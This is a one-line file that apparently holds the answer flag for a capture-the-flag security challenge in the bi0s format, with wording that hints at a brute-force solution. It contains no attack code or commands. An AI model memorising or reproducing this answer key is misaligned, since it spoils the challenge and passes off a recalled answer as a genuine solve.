flag: bi0s{bruting_satisfaction_for_real}